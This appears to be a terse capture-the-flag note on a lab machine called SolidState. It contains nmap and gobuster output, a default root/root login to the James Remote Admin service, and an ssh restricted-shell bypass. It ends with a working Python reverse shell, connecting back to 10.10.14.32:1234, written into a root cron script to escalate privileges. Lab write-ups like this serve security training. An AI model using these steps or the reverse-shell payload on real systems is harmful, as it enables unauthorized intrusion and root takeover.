
## **JAMES REMOTE ADMIN /**

james thomas john mindy mailadmin

## **CRONTAB PRIVESC**

```
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
ssh-hostkey:
2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
__ 256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp open smtp JAMES smtpd 2.3.2
_smtp-commands: solidstate Hello solidstate.htb (10.10.14.32 [10.10.14.32]),
80/tcp open http Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp open pop3 JAMES pop3d 2.3.2
119/tcp open nntp JAMES nntpd (posting ok)
webadmin@solid-state-security.com
nmap -p- -T5 solidstate.htb > scanfull PORT 4555 4555/tcp open james-admin JAMES Remote
Admin 2.3.2
GOBUSTER common.txt
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/assets (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
nc solidstate.htb 4555 root-root WORKED
```



ssh mindy@10.10.10.51 'bash --noprofile'

## bash linenum.sh -t

/opt/tmp.py (ROOT MODE)

Vi tmp.py

#!/usr/bin/env python

import socket, subprocess, os

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

s.connect(("10.10.14.32",1234))

os.dup2(s.fileno(),0)

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"])